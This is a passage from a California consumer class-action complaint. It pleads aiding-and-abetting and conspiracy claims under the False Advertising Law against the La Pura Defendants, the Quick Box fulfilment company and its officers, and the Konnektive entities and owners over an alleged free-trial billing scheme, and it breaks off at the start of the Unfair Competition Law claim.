6 because it gave them substantial assistance in achieving the tortious result and its own  
7 conduct, separately considered, constitutes a breach of duty to Plaintiff and the Class.  
8 Konnektive Rewards LLC owed duties to Plaintiff and the Class, as explained in the aiding  
9 and abetting section as to it in the First Cause of Action, incorporated here by reference.  
10 Konnektive Rewards LLC's own conduct, separately considered as part of the consolidated  
11 alter ego entity it is a part of, breached these duties because it directly committed torts  
12 against Plaintiff and the Class, as described in the Third through Fifth Causes of Action.  
13 As described above, it gave them substantial assistance in achieving the tortious result.

14 502. **Aiding and Abetting (Matthew Martorano):** Defendant Matthew  
15 Martorano aided and abetted the La Pura Defendants and other John Does, and is thus also  
16 responsible for and liable for their conduct under this Cause of Action. Matthew Martorano  
17 knew about these violations of the FAL and knew that these misrepresentations were being  
18 made to Plaintiff and the Class. Plaintiff incorporates by reference the facts and allegations  
19 outlined in the Aiding and Abetting portion of the First Cause of Action as to Matthew  
20 Martorano's knowledge. Konnektive LLC, Konnektive Corporation, Konnektive Rewards  
21 LLC, Matthew Martorano, and Kathryn Martorano are alleged to be alter egos of one  
22 another, and the facts in the aiding and abetting sections as to each of these Defendants are  
23 incorporated herein by reference.

24 503. Matthew Martorano knew of the FAL violations and misrepresentations  
25 involving the La Pura Products from the very beginning of the wrongful conduct, because  
26 he was personally involved in the onboarding process for the La Pura Defendants. Matthew  
27 Martorano knew these violations and misrepresentations were a breach of duty to Plaintiffs  
28 and the Class because he knew the La Pura Defendants were committing fraud, intentional

1 torts, were exposing Plaintiff and the Class to harms he could foresee, and he knew they  
2 were not being treated with due care but instead were being intentionally defrauded.

3 504. Matthew Martorano gave substantial assistance and encouragement to the La  
4 Pura Defendants and the John Doe(s), as described in the aiding and abetting section as to  
5 him in the First Cause of Action, which is incorporated here by reference. Matthew  
6 Martorano's conduct was a substantial factor in causing harm to Plaintiff and the Class,  
7 and was a but-for and proximate cause of the injuries, again as described in the aiding and  
8 abetting section as to him in the First Cause of Action. Matthew Martorano had specific  
9 intent to facilitate the wrongful conduct by the La Pura Defendants and other John Does  
10 and consciously decided to participate in that tortious conduct, as evidenced by his  
11 recruitment of scammers at conferences, his specifically designing the load balancer for  
12 use in committing fraud, and the other facts suggesting its knowledge.

13 505. Even if he did not have knowledge of the wrongful conduct, Matthew  
14 Martorano is separately responsible for and liable for the FAL violations by the La Pura  
15 Defendants and other John Does as an aider and abettor because he gave them substantial  
16 assistance in achieving the tortious result and his own conduct, separately considered,  
17 constitutes a breach of duty to Plaintiff and the Class. Matthew Martorano owed duties to  
18 Plaintiff and the Class, as explained in the aiding and abetting section as to him in the First  
19 Cause of Action, incorporated here by reference. Matthew Martorano's own conduct,  
20 separately considered, breached these duties because it directly committed torts against  
21 Plaintiff and the Class, as described in the Third through Fifth Causes of Action. As  
22 described above, he gave them substantial assistance in achieving the tortious result.

23 506. **Aiding and Abetting (Kathryn Martorano):** Defendant Kathryn Martorano  
24 aided and abetted the La Pura Defendants and other John Does, and is thus also responsible  
25 for and liable for their conduct under this Cause of Action. Kathryn Martorano knew about  
26 these violations of the FAL and knew that these misrepresentations were being made to  
27 Plaintiff and the Class. Plaintiff incorporates by reference the facts and allegations outlined  
28 in the Aiding and Abetting portion of the First Cause of Action as to Kathryn Martorano's

1 knowledge. Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,  
2 Matthew Martorano, and Kathryn Martorano are alleged to be alter egos of one another,  
3 and the facts in the aiding and abetting sections as to each of these Defendants are  
4 incorporated herein by reference.

5 507. Kathryn Martorano knew of the FAL violations and misrepresentations  
6 involving the La Pura Products from the very beginning of the wrongful conduct, because  
7 she was personally involved in coaching the La Pura Defendants on their scam. Kathryn  
8 Martorano knew these violations and misrepresentations were a breach of duty to Plaintiffs  
9 and the Class because she knew the La Pura Defendants were committing fraud, intentional  
10 torts, were exposing Plaintiff and the Class to harms she could foresee, and she knew they  
11 were not being treated with due care but instead were being intentionally defrauded.

12 508. Kathryn Martorano gave substantial assistance and encouragement to the La  
13 Pura Defendants and the John Doe(s), as described in the aiding and abetting section as to  
14 her in the First Cause of Action, which is incorporated here by reference. Kathryn  
15 Martorano's conduct was a substantial factor in causing harm to Plaintiff and the Class,  
16 and was a but-for and proximate cause of the injuries, again as described in the aiding and  
17 abetting section as to her in the First Cause of Action. Kathryn Martorano had specific  
18 intent to facilitate the wrongful conduct by the La Pura Defendants and other John Does  
19 and consciously decided to participate in that tortious conduct, as evidenced by her  
20 operating Konnektive Corporation to continue providing load balancing functionality she  
21 knew was being used to commit fraud, her coaching on how to commit the fraud, and the  
22 other facts suggesting her knowledge.

23 509. Even if she did not have knowledge of the wrongful conduct, Kathryn  
24 Martorano is separately responsible for and liable for the FAL violations by the La Pura  
25 Defendants and other John Does as an aider and abettor because she gave them substantial  
26 assistance in achieving the tortious result and her own conduct, separately considered,  
27 constitutes a breach of duty to Plaintiff and the Class. Kathryn Martorano owed duties to  
28 Plaintiff and the Class, as explained in the aiding and abetting section as to her in the First

1 Cause of Action, incorporated here by reference. Kathryn Martorano’s own conduct,  
2 separately considered, breached these duties because she directly committed torts against  
3 Plaintiff and the Class, as described in the Third through Fifth Causes of Action. As  
4 described above, she gave them substantial assistance in achieving the tortious result.

5       **510. Conspiracy (General Allegations):** Defendants were part of a conspiracy to  
6 commit tortious conduct in violation of the FAL. The wrongful FAL “unfair” and  
7 “fraudulent” violations were directly committed by the La Pura Defendants, other John  
8 Does, Quick Box LLC, James Martell, Stephen Adele, Chad Biggins, Konnektive LLC,  
9 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
10 Martorano, as described individually *supra*. The conspiracy was in existence between the  
11 La Pura Defendants, other John Does, Quick Box LLC, James Martell, Stephen Adele,  
12 Chad Biggins, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,  
13 Matthew Martorano, and Kathryn Martorano at least as of April 25, 2018, when DL Group,  
14 Inc. was first registered in Delaware. On information and belief the conspiracy was formed  
15 prior to that date, based on the fact that the La Pura Defendants appear to have been a pre-  
16 existing operation as of that date with earlier unknown Delaware shell companies. The La  
17 Pura Defendants each joined the conspiracy on their date of formation (to the extent they  
18 are considered separate entities rather than alter egos of one another). The conspiracy  
19 operated at a high level as follows: the La Pura Defendants and John Doe(s) created the  
20 products in conjunction with Quick Box LLC, Stephen Adele, James Martell, and Chad  
21 Biggins as part of Quick Box LLC’s white label product program and turn-key free trial  
22 scam services; the La Pura Defendants and John Doe(s) created the websites and false  
23 fronts with the assistance of Quick Box LLC, Stephen Adele, James Martell, and Chad  
24 Biggins; the La Pura Defendants and John Doe(s) signed up for merchant accounts with  
25 shell companies and sent false front websites to banks; the La Pura Defendants and John  
26 Doe(s) marketed the products with advice and assistance from Quick Box LLC, James  
27 Martell, Stephen Adele, Chad Biggins, Konnektive LLC, Konnektive Corporation,  
28 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano; Quick Box LLC,

1 James Martell, Stephen Adele, and Chad Biggins directly ran a portion of the advertising  
2 through their in-house affiliate network and victim database; Quick Box LLC, James  
3 Martell, Stephen Adele, Chad Biggins, Konnektive LLC, Konnektive Corporation,  
4 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano advised the La  
5 Pura Defendants and John Doe(s) on how to run the scam and on their marketing; James  
6 Martell, Stephen Adele, Chad Biggins directed, controlled, and supervised Quick Box  
7 LLC's conduct; Quick Box LLC shipped the products and provided other services in  
8 support of the scheme as described in the aiding and abetting section; Matthew Martorano  
9 and Kathryn Martorano directed, controlled, and supervised Konnektive LLC, Konnektive  
10 Corporation, and Konnektive Rewards LLC; Konnektive LLC, Konnektive Corporation,  
11 Konnektive Rewards LLC provided the load balancing software and other services in  
12 support of the scheme as described in the aiding and abetting section; and other John Does  
13 were hired by the La Pura Defendants and the John Doe(s) behind them to perform other  
14 support services and to create "affiliate advertising" sending victims to the websites. Each  
15 Defendants' role in the conspiracy is described in further detail in this Complaint in the  
16 sections on each Defendant, which are incorporated here by reference.

17 511. The conspiracy damaged Plaintiffs and the Class, in that they lost money or  
18 property, time, and attention, were billed for products they did not order, and paid more for  
19 products than they would have had they been aware that Defendants' representations were  
20 false. Plaintiffs and other Class Members ended up with Products that were overpriced,  
21 inaccurately marketed, and did not have the characteristics, qualities, or value promised by  
22 Defendants, and therefore suffered injury in fact.

23 512. **Conspiracy (La Pura Defendants):** To the extent they are not considered  
24 alter egos of one another, the La Pura Defendants and the John Doe(s) behind them were  
25 part of a conspiracy to commit the FAL violations described herein. The La Pura  
26 Defendants and John Doe(s) agreed with Quick Box LLC, James Martell, Stephen Adele,  
27 Chad Biggins, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,  
28 Matthew Martorano, and Kathryn Martorano to commit these wrongful acts, and intended

1 that these wrongful acts be committed. Such agreement is implied by the conduct of the  
2 parties and can be inferred from the nature of the acts done for the reasons listed in the  
3 Conspiracy section of the First Cause of Action as to the La Pura Defendants, which is  
4 incorporated here by reference. The agreement can be inferred from the relationship  
5 between the parties because these companies were solely created by the John Doe(s) to  
6 assist in the fraud, because new shell companies continued to be created on a regular and  
7 ongoing basis throughout the fraud as the scheme continued, and because none of these  
8 companies actually created their own product other than to make a fake “false front”  
9 website to present to banks. The agreement can be inferred from the interests of the co-  
10 conspirators because the John Doe(s) behind the La Pura Defendants required merchant  
11 accounts to operate the scheme, and financially benefited from pooling their accounts  
12 together because they could expand the scope of the scam with additional merchant  
13 accounts, and therefore had incentive to create the shell company La Pura Defendants and  
14 involve them in the conspiracy. There was at least a tacit agreement to commit the wrongful  
15 acts because the John Doe(s) were aware that they were creating the shell company La Pura  
16 Defendants solely to fraudulently obtain merchant accounts to be used to sell the La Pura  
17 Products as part of a single merchant account pool, and their knowledge can be imputed to  
18 these shell company Defendants because they were the true actors controlling them.

19 513. The La Pura Defendants and the John Doe(s) agreed to cooperate in the  
20 commission of these wrongful acts and committed wrongful conduct in furtherance of the  
21 conspiracy. Such cooperation includes all of the activities identified as substantial  
22 assistance and encouragement in the aiding and abetting section of the First Cause of  
23 Action, which is incorporated by reference here. The La Pura Defendants and the John  
24 Doe(s) acted in concert with their co-conspirators, as explained therein.

25 514. The La Pura Defendants and the John Doe(s) were aware that their co-  
26 conspirators planned to commit these FAL violations, and they knew of the unlawful  
27 purpose of the conspiracy, as described *supra* in the aiding and abetting section of the First  
28 Cause of Action as to the La Pura Defendants, which is incorporated here by reference.

1 The La Pura Defendants and the John Doe(s) acted in furtherance of their own financial  
2 gain, in that they made money each time a customer was injured. The La Pura Defendants  
3 and the John Doe(s) owed duties to Plaintiffs and the Class, as explained in the conspiracy  
4 section as to them in the First Cause of Action, incorporated here by reference.

5       **515. Conspiracy (Quick Box LLC):** Quick Box LLC was part of a conspiracy to  
6 commit the FAL violations described herein. Quick Box LLC agreed with the La Pura  
7 Defendants and John Doe(s), James Martell, Stephen Adele, Chad Biggins, Konnektive  
8 LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and  
9 Kathryn Martorano to commit these wrongful acts, and intended that these wrongful acts  
10 be committed. Such agreement is implied by the conduct of the parties and can be inferred  
11 from the nature of the acts done for the reasons listed in the Conspiracy section of the First  
12 Cause of Action as to Quick Box LLC, which is incorporated here by reference. The  
13 agreement can be inferred from the relationship between the parties because of the close  
14 consulting relationship, because of the length of the business relationship, and because of  
15 Quick Box LLC's involvement in handling customer complaints and training customer  
16 service representatives. The agreement can be inferred from the interests of the co-  
17 conspirators because Quick Box LLC received payment according to how many items it  
18 shipped, and therefore had incentive to encourage the shipment of as many items as  
19 possible regardless of whether they were actually ordered. There was at least a tacit  
20 agreement to commit the wrongful acts because Quick Box LLC was repeatedly informed  
21 of these wrongful acts, and yet it did not quit shipping the products or terminate the  
22 business relationship with the La Pura Defendants.

23       **516.** Quick Box LLC agreed to cooperate in the commission of these wrongful acts  
24 and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
25 includes all of the activities identified as substantial assistance and encouragement in the  
26 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
27 here. Quick Box LLC acted in concert with its co-conspirators, as explained therein. Quick  
28 Box LLC further directly committed FAL violations itself, as discussed *supra*.

1           517. Quick Box LLC was aware that its co-conspirators planned to commit these  
2 FAL violations, and it knew of the unlawful purpose of the conspiracy, as described *supra*  
3 in the aiding and abetting section of the First Cause of Action as to Quick Box LLC, which  
4 is incorporated here by reference. Quick Box LLC acted in furtherance of its own financial  
5 gain, in that they made money each time a customer was injured. Quick Box LLC owed  
6 duties to Plaintiffs and the Class, as explained in the conspiracy section as to it in the First  
7 Cause of Action, incorporated here by reference.

8           518. **Conspiracy (Adele):** Defendant Adele was part of a conspiracy to commit  
9 the FAL violations described herein. Adele agreed with the La Pura Defendants and John  
10 Doe(s), James Martell, Chad Biggins, Quick Box LLC, Konnektive LLC, Konnektive  
11 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to  
12 commit these wrongful acts, and intended that these wrongful acts be committed. Such  
13 agreement is implied by the conduct of the parties and can be inferred from the nature of  
14 the acts done for the reasons listed in the Conspiracy section of the First Cause of Action  
15 as to Adele, which is incorporated here by reference. The agreement can be inferred from  
16 the relationship between the parties because of the close consulting relationship between  
17 Quick Box LLC and the La Pura Defendants, because of the length of the business  
18 relationship, and because of Adele's role in recruiting clients and in controlling Quick Box  
19 LLC's activities. The agreement can be inferred from the interests of the co-conspirators  
20 because Adele owns a portion of Quick Box LLC and his compensation as CEO depends  
21 on its performance, and Quick Box LLC received payment according to how many items  
22 it shipped and other services it provided, and therefore he had incentive to encourage the  
23 shipment of as many items as possible regardless of whether they were actually ordered.  
24 There was at least a tacit agreement to commit the wrongful acts because Adele was aware  
25 of these wrongful acts, and yet he did not quit shipping the products or terminate the  
26 business relationship with the La Pura Defendants.

27           519. Adele agreed to cooperate in the commission of these wrongful acts and  
28 committed wrongful conduct in furtherance of the conspiracy. Such cooperation includes

1 all of the activities identified as substantial assistance and encouragement in the aiding and  
2 abetting section of the First Cause of Action, which is incorporated by reference here.  
3 Adele acted in concert with his co-conspirators, as explained therein. Adele further directly  
4 committed FAL violations himself, as discussed *supra*.

5 520. Adele was aware that his co-conspirators planned to commit these FAL  
6 violations, and he knew of the unlawful purpose of the conspiracy, as described *supra* in  
7 the aiding and abetting section of the First Cause of Action as to Adele, which is  
8 incorporated here by reference. Adele acted in furtherance of his own financial gain, in that  
9 Quick Box LLC was paid for its services by the La Pura Defendants and made money each  
10 time a customer was injured, and Adele thereby profited as owner and CEO. Adele owed  
11 duties to Plaintiffs and the Class, as explained in the conspiracy section as to him in the  
12 First Cause of Action, incorporated here by reference.

13 521. **Conspiracy (Biggins):** Defendant Biggins was part of a conspiracy to commit  
14 the FAL violations described herein. Biggins agreed with the La Pura Defendants and John  
15 Doe(s), James Martell, Stephen Adele, Quick Box LLC, Konnektive LLC, Konnektive  
16 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to  
17 commit these wrongful acts, and intended that these wrongful acts be committed. Such  
18 agreement is implied by the conduct of the parties and can be inferred from the nature of  
19 the acts done for the reasons listed in the Conspiracy section of the First Cause of Action  
20 as to Biggins, which is incorporated here by reference. The agreement can be inferred from  
21 the relationship between the parties because of the close consulting relationship between  
22 Quick Box LLC and the La Pura Defendants, because of the length of the business  
23 relationship, and because of Biggins' role in controlling Quick Box LLC's activities. The  
24 agreement can be inferred from the interests of the co-conspirators because Biggins owns  
25 a portion of Quick Box LLC and his compensation as COO depends on its performance,  
26 and Quick Box LLC received payment according to how many items it shipped and other  
27 services it provided, and therefore he had incentive to encourage the shipment of as many  
28 items as possible regardless of whether they were actually ordered. There was at least a

1 tacit agreement to commit the wrongful acts because Biggins was aware of these wrongful  
2 acts, and yet he did not quit shipping the products or terminate the business relationship  
3 with the La Pura Defendants.

4 522. Biggins agreed to cooperate in the commission of these wrongful acts and  
5 committed wrongful conduct in furtherance of the conspiracy. Such cooperation includes  
6 all of the activities identified as substantial assistance and encouragement in the aiding and  
7 abetting section of the First Cause of Action, which is incorporated by reference here.  
8 Biggins acted in concert with his co-conspirators, as explained therein. Biggins further  
9 directly committed FAL violations himself, as discussed *supra*.

10 523. Biggins was aware that his co-conspirators planned to commit these FAL  
11 violations, and he knew of the unlawful purpose of the conspiracy, as described *supra* in  
12 the aiding and abetting section of the First Cause of Action as to Biggins, which is  
13 incorporated here by reference. Biggins acted in furtherance of his own financial gain, in  
14 that Quick Box LLC was paid for its services by the La Pura Defendants and made money  
15 each time a customer was injured, and Biggins thereby profited as owner and COO. Biggins  
16 owed duties to Plaintiffs and the Class, as explained in the conspiracy section as to him in  
17 the First Cause of Action, incorporated here by reference.

18 524. **Conspiracy (Martell):** Defendant Martell was part of a conspiracy to commit  
19 the FAL violations described herein. Martell agreed with the La Pura Defendants and John  
20 Doe(s), Chad Biggins, Stephen Adele, Quick Box LLC, Konnektive LLC, Konnektive  
21 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to  
22 commit these wrongful acts, and intended that these wrongful acts be committed. Such  
23 agreement is implied by the conduct of the parties and can be inferred from the nature of  
24 the acts done for the reasons listed in the Conspiracy section of the First Cause of Action  
25 as to Martell, which is incorporated here by reference. The agreement can be inferred from  
26 the relationship between the parties because of the close consulting relationship between  
27 Quick Box LLC and the La Pura Defendants, because of the length of the business  
28 relationship, and because of Martell's role in controlling Quick Box LLC's activities. The

1 agreement can be inferred from the interests of the co-conspirators because Martell owns  
2 a portion of Quick Box LLC and his compensation as Vice President of Sales depends on  
3 its performance, and Quick Box LLC received payment according to how many items it  
4 shipped and other services it provided, and therefore he had incentive to encourage the  
5 shipment of as many items as possible regardless of whether they were actually ordered.  
6 There was at least a tacit agreement to commit the wrongful acts because Martell was aware  
7 of these wrongful acts, and yet he did not quit shipping the products or terminate the  
8 business relationship with the La Pura Defendants.

9 525. Martell agreed to cooperate in the commission of these wrongful acts and  
10 committed wrongful conduct in furtherance of the conspiracy. Such cooperation includes  
11 all of the activities identified as substantial assistance and encouragement in the aiding and  
12 abetting section of the First Cause of Action, which is incorporated by reference here.  
13 Martell acted in concert with his co-conspirators, as explained therein. Martell further  
14 directly committed FAL violations himself, as discussed *supra*.

15 526. Martell was aware that his co-conspirators planned to commit these FAL  
16 violations, and he knew of the unlawful purpose of the conspiracy, as described *supra* in  
17 the aiding and abetting section of the First Cause of Action as to Martell, which is  
18 incorporated here by reference. Martell acted in furtherance of his own financial gain, in  
19 that Quick Box LLC was paid for its services by the La Pura Defendants and made money  
20 each time a customer was injured, and Martell thereby profited as owner and Vice President  
21 of Sales. Martell owed duties to Plaintiffs and the Class, as explained in the conspiracy  
22 section as to him in the First Cause of Action, incorporated here by reference.

23 527. **Conspiracy (Konnektive LLC):** Konnektive LLC was part of a conspiracy  
24 to commit the FAL violations described herein. Konnektive LLC, Konnektive Corporation,  
25 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are alleged to be  
26 alter egos of one another, and the facts in the aiding and abetting/conspiracy sections as to  
27 each of these Defendants are incorporated herein by reference. Konnektive LLC agreed  
28 with the La Pura Defendants and John Doe(s), James Martell, Stephen Adele, Chad

1 Biggins, Quick Box LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew  
2 Martorano, and Kathryn Martorano to commit these wrongful acts, and intended that these  
3 wrongful acts be committed. Such agreement is implied by the conduct of the parties and  
4 can be inferred from the nature of the acts done for the reasons listed in the Conspiracy  
5 section of the First Cause of Action as to Konnektive LLC, which is incorporated here by  
6 reference. The agreement can be inferred from the relationship between the parties because  
7 of the close coaching relationship, because of the length of the business relationship, and  
8 because of Konnektive LLC's intimate involvement in helping operate the scam. The  
9 agreement can be inferred from the interests of the co-conspirators because Konnektive  
10 LLC received payment according to how many transactions it processed, and therefore had  
11 incentive to encourage the sale of as many items as possible regardless of whether they  
12 were actually ordered. There was at least a tacit agreement to commit the wrongful acts  
13 because Konnektive LLC was aware these wrongful acts, and yet it did not quit processing  
14 transactions, coaching, providing the load balancer, or terminate the business relationship  
15 with the La Pura Defendants.

16 528. Konnektive LLC agreed to cooperate in the commission of these wrongful  
17 acts and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
18 includes all of the activities identified as substantial assistance and encouragement in the  
19 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
20 here. Konnektive LLC acted in concert with its co-conspirators, as explained therein.

21 529. Konnektive LLC was aware that its co-conspirators planned to commit these  
22 FAL violations, and it knew of the unlawful purpose of the conspiracy, as described supra  
23 in the aiding and abetting section of the First Cause of Action as to Konnektive LLC, which  
24 is incorporated here by reference. Konnektive LLC acted in furtherance of its own financial  
25 gain, in that they made money each time a customer was injured. Konnektive LLC owed  
26 duties to Plaintiffs and the Class, as explained in the conspiracy section as to it in the First  
27 Cause of Action, incorporated here by reference.

1           **530. Conspiracy (Konnektive Corporation):** Konnektive Corporation was part  
2 of a conspiracy to commit the FAL violations described herein. Konnektive LLC,  
3 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
4 Martorano are alleged to be alter egos of one another, and the facts in the aiding and  
5 abetting/conspiracy sections as to each of these Defendants are incorporated herein by  
6 reference. Konnektive Corporation agreed with the La Pura Defendants and John Doe(s),  
7 James Martell, Stephen Adele, Chad Biggins, Quick Box LLC, Konnektive LLC,  
8 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to commit these  
9 wrongful acts, and intended that these wrongful acts be committed. Such agreement is  
10 implied by the conduct of the parties and can be inferred from the nature of the acts done  
11 for the reasons listed in the Conspiracy section of the First Cause of Action as to  
12 Konnektive Corporation, which is incorporated here by reference. The agreement can be  
13 inferred from the relationship between the parties because of the close coaching  
14 relationship, because of the length of the business relationship, and because of Konnektive  
15 Corporation's intimate involvement in helping operate the scam. The agreement can be  
16 inferred from the interests of the co-conspirators because Konnektive Corporation received  
17 payment from Konnektive LLC to maintain the software, which increased according to  
18 how many transactions were processed, and therefore had incentive to encourage the sale  
19 of as many items as possible regardless of whether they were actually ordered. There was  
20 at least a tacit agreement to commit the wrongful acts because Konnektive Corporation was  
21 aware these wrongful acts, and yet it did not quit processing transactions, coaching,  
22 providing the load balancer, or terminate the business relationship with the La Pura  
23 Defendants.

24           **531.** Konnektive Corporation agreed to cooperate in the commission of these  
25 wrongful acts and committed wrongful conduct in furtherance of the conspiracy. Such  
26 cooperation includes all of the activities identified as substantial assistance and  
27 encouragement in the aiding and abetting section of the First Cause of Action, which is  
28

1 incorporated by reference here. Konnektive Corporation acted in concert with its co-  
2 conspirators, as explained therein.

3 532. Konnektive Corporation was aware that its co-conspirators planned to commit  
4 these FAL violations, and it knew of the unlawful purpose of the conspiracy, as described  
5 supra in the aiding and abetting section of the First Cause of Action as to Konnektive  
6 Corporation, which is incorporated here by reference. Konnektive Corporation acted in  
7 furtherance of its own financial gain, in that they made money because customers were  
8 injured. Konnektive Corporation owed duties to Plaintiffs and the Class, owed duties to  
9 Plaintiffs and the Class, as explained in the conspiracy section as to it in the First Cause of  
10 Action, incorporated here by reference.

11 533. **Conspiracy (Konnektive Rewards):** Konnektive Rewards LLC was part of  
12 a conspiracy to commit the FAL violations described herein. Konnektive LLC, Konnektive  
13 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
14 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
15 sections as to each of these Defendants are incorporated herein by reference. Konnektive  
16 Rewards LLC agreed with the La Pura Defendants and John Doe(s), James Martell,  
17 Stephen Adele, Chad Biggins, Quick Box LLC, Konnektive LLC, Konnektive  
18 Corporation, Matthew Martorano, and Kathryn Martorano to commit these wrongful acts,  
19 and intended that these wrongful acts be committed. Such agreement is implied by the  
20 conduct of the parties and can be inferred from the nature of the acts done, as explained in  
21 the aiding and abetting sections on the other entities which it is an alter ego of. The  
22 agreement can be inferred from the relationship between the parties and the interests of the  
23 co-conspirators, as is also explained in the aiding and abetting and conspiracy sections on  
24 the other entities which it is an alter ego of. There was at least a tacit agreement to commit  
25 the wrongful acts, as likewise is explained in the aiding and abetting and conspiracy  
26 sections on the other entities which it is an alter ego of.

27 534. Konnektive Rewards LLC agreed to cooperate in the commission of these  
28 wrongful acts and committed wrongful conduct in furtherance of the conspiracy. Such

1 cooperation includes all of the activities identified as substantial assistance and  
2 encouragement in the aiding and abetting section of the First Cause of Action for the other  
3 entities which it is an alter ego of, which is incorporated by reference here. Konnektive  
4 Rewards LLC acted in concert with its co-conspirators, as explained therein.

5 535. Konnektive Rewards LLC was aware that its co-conspirators planned to  
6 commit these FAL violations, and it knew of the unlawful purpose of the conspiracy, as  
7 described supra in the aiding and abetting section of the First Cause of Action as to the  
8 other entities which it is an alter ego of, which is incorporated here by reference.  
9 Konnektive Rewards LLC acted in furtherance of its own financial gain, in that the  
10 consolidated entity it is a part of made money because customers were injured. Konnektive  
11 Rewards LLC owed duties to Plaintiffs and the Class, as explained in the conspiracy section  
12 as to it in the First Cause of Action, incorporated here by reference.

13 536. **Conspiracy (Matthew Martorano):** Matthew Martorano was part of a  
14 conspiracy to commit the FAL violations described herein. Konnektive LLC, Konnektive  
15 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
16 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
17 sections as to each of these Defendants are incorporated herein by reference. Matthew  
18 Martorano agreed with the La Pura Defendants and John Doe(s), James Martell, Stephen  
19 Adele, Chad Biggins, Quick Box LLC, Konnektive Corporation, Konnektive Rewards  
20 LLC, Konnektive LLC, and Kathryn Martorano to commit these wrongful acts, and  
21 intended that these wrongful acts be committed. Such agreement is implied by the conduct  
22 of the parties and can be inferred from the nature of the acts done for the reasons listed in  
23 the Conspiracy section of the First Cause of Action as to Matthew Martorano, which is  
24 incorporated here by reference. The agreement can be inferred from the relationship  
25 between the parties because of the close coaching relationship, because of the length of the  
26 business relationship, and because of Matthew Martorano's intimate involvement in  
27 helping operate the scam. The agreement can be inferred from the interests of the co-  
28 conspirators because Matthew Martorano was the owner of Konnektive LLC, which

1 received payment according to how many transactions it processed, and therefore had  
2 incentive to encourage the sale of as many items as possible regardless of whether they  
3 were actually ordered. There was at least a tacit agreement to commit the wrongful acts  
4 because Matthew Martorano was aware these wrongful acts, and yet he did not direct  
5 Konnektive LLC to quit processing transactions, did not quit coaching, providing the load  
6 balancer, or terminate the business relationship with the La Pura Defendants.

7 537. Matthew Martorano agreed to cooperate in the commission of these wrongful  
8 acts and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
9 includes all of the activities identified as substantial assistance and encouragement in the  
10 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
11 here. Matthew Martorano acted in concert with his co-conspirators, as explained therein.

12 538. Matthew Martorano was aware that his co-conspirators planned to commit  
13 these FAL violations, and he knew of the unlawful purpose of the conspiracy, as described  
14 supra in the aiding and abetting section of the First Cause of Action as to Matthew  
15 Martorano, which is incorporated here by reference. Matthew Martorano acted in  
16 furtherance of his own financial gain, in that he made money each time a customer was  
17 injured. Matthew Martorano owed duties to Plaintiffs and the Class, as explained in the  
18 conspiracy section as to him in the First Cause of Action, incorporated here by reference.

19 539. **Conspiracy (Kathryn Martorano):** Kathryn Martorano was part of a  
20 conspiracy to commit the FAL violations described herein. Konnektive LLC, Konnektive  
21 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
22 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
23 sections as to each of these Defendants are incorporated herein by reference. Kathryn  
24 Martorano agreed with the La Pura Defendants and John Doe(s), James Martell, Stephen  
25 Adele, Chad Biggins, Quick Box LLC, Konnektive Corporation, Konnektive Rewards  
26 LLC, Konnektive LLC, and Matthew Martorano to commit these wrongful acts, and  
27 intended that these wrongful acts be committed. Such agreement is implied by the conduct  
28 of the parties and can be inferred from the nature of the acts done for the reasons listed in

1 the Conspiracy section of the First Cause of Action as to Kathryn Martorano, which is  
2 incorporated here by reference. The agreement can be inferred from the relationship  
3 between the parties because of the close coaching relationship, because of the length of the  
4 business relationship, and because of Kathryn Martorano's intimate involvement in helping  
5 operate the scam. The agreement can be inferred from the interests of the co-conspirators  
6 because Kathryn Martorano was the owner of Konnektive Corporation, which received  
7 more money the more transactions were processed, and therefore had incentive to  
8 encourage the sale of as many items as possible regardless of whether they were actually  
9 ordered. There was at least a tacit agreement to commit the wrongful acts because Kathryn  
10 Martorano was aware these wrongful acts, and yet she did not direct Konnektive  
11 Corporation to quit processing transactions, did not quit coaching, providing the load  
12 balancer, or terminate the business relationship with the La Pura Defendants.

13 540. Kathryn Martorano agreed to cooperate in the commission of these wrongful  
14 acts and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
15 includes all of the activities identified as substantial assistance and encouragement in the  
16 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
17 here. Kathryn Martorano acted in concert with her co-conspirators, as explained therein.

18 541. Kathryn Martorano was aware that her co-conspirators planned to commit  
19 these FAL violations, and she knew of the unlawful purpose of the conspiracy, as described  
20 supra in the aiding and abetting section of the First Cause of Action as to Kathryn  
21 Martorano, which is incorporated here by reference. Kathryn Martorano acted in  
22 furtherance of her own financial gain, in that she made money each time a customer was  
23 injured. Kathryn Martorano owed duties to Plaintiffs and the Class, as explained in the  
24 conspiracy section as to her in the First Cause of Action, incorporated here by reference.

**THIRD CAUSE OF ACTION**

**Violation of the Unfair and Fraudulent Prongs  
of the California Unfair Competition Law  
Cal. Bus. & Prof. Code §§ 17200, *et seq.***

1  
2  
3  
4  
5 542. Plaintiff incorporates all preceding and subsequent paragraphs by reference as  
6 if set forth fully herein.

7 543. Plaintiff brings this claim individually and on behalf of the Class under the  
8 “unfair” and “fraudulent” prongs of California’s Unfair Competition Law, Business and  
